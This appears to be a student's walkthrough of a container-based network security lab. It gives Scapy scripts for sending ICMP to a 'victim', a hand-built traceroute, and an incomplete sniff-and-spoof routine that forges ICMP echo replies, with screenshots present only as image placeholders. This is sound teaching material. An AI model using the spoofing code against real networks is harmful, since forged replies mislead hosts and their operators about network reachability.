
1. Initialize and start the docker containers.



2. Get the Container IDs and launch shell with attacker




3. Get the inet from the attacker shell




4. In the Volumes folder in labsetup folder, Create a new .py file and run the following code from the attacker shell.

```
from scapy.all import *
a = IP()
a.dst = '10.9.0.5' # address of victim
b = ICMP()
p = a/b
send(p)
```




5. We can see in wire shark that 1 packet has been sent to our provided destination address and there are 2 requests and 2 replies.




▼ Task 1.3: Traceroute


1. Initialize and start the docker containers.



2. Get the Container IDs and launch shell with attacker




3. Get the inet from the attacker shell




4. In the Volumes folder in labsetup folder, Create a new .py file and run the following code from the attacker shell.

```
from scapy.all import *

host = sys.argv[1]
print ('looking for', host)

ttl = 1

while True:
    a = IP()
    a.dst = host
    a.ttl = ttl

    b = ICMP()
    p = a/b

    rply = sr1(p,verbose = 0)

    if rply is None:
        break
    elif rply['ICMP'].type == 0:
        print(rply['IP'].src, ' is ', ttl, ' hops away')
        break
    else:
        print (ttl, ' jumps for ', rply['IP'].src)
        ttl += 1
```




▼ Task 1.4: Sniffing and-then Spoofing


1. Initialize and start the docker containers.



2. Get the Container IDs and launch shell with attacker




3. Get the inet from the attacker shell




4. In the Volumes folder in labsetup folder, Create a new .py file and run the following code from the attacker shell.

```
from scapy.all import *

def spoof_packet(pkt):

    if 'ICMP' in pkt:

        print ('-----------')
        print('original packet')
        print('source IP', pkt['IP'].src)
        print('dest IP', pkt['IP'].dst)
        print ('-----------')
        print ()

        new_dest_ip = pkt['IP'].src
        new_src_ip = pkt['IP'].dst

        new_ihl = pkt['IP'].ihl

        new_type = 0

        new_id = pkt['ICMP'].id
        new_seq = pkt['ICMP'].seq or 0

        data = pkt['Raw'].load

        a = IP(src=new_src_ip, dst=new_dest_ip, ihl=new_ihl)
        b = ICMP(type=new_type, id=new_id, seq=new_seq)
        new_pkt = a/b/data

        print ('-----------')
        print('spoofed packet')
        print('source IP', new_pkt['IP'].src)
        print('dest IP', new_pkt['IP'].dst)
        print ('-----------')

        print ()
```

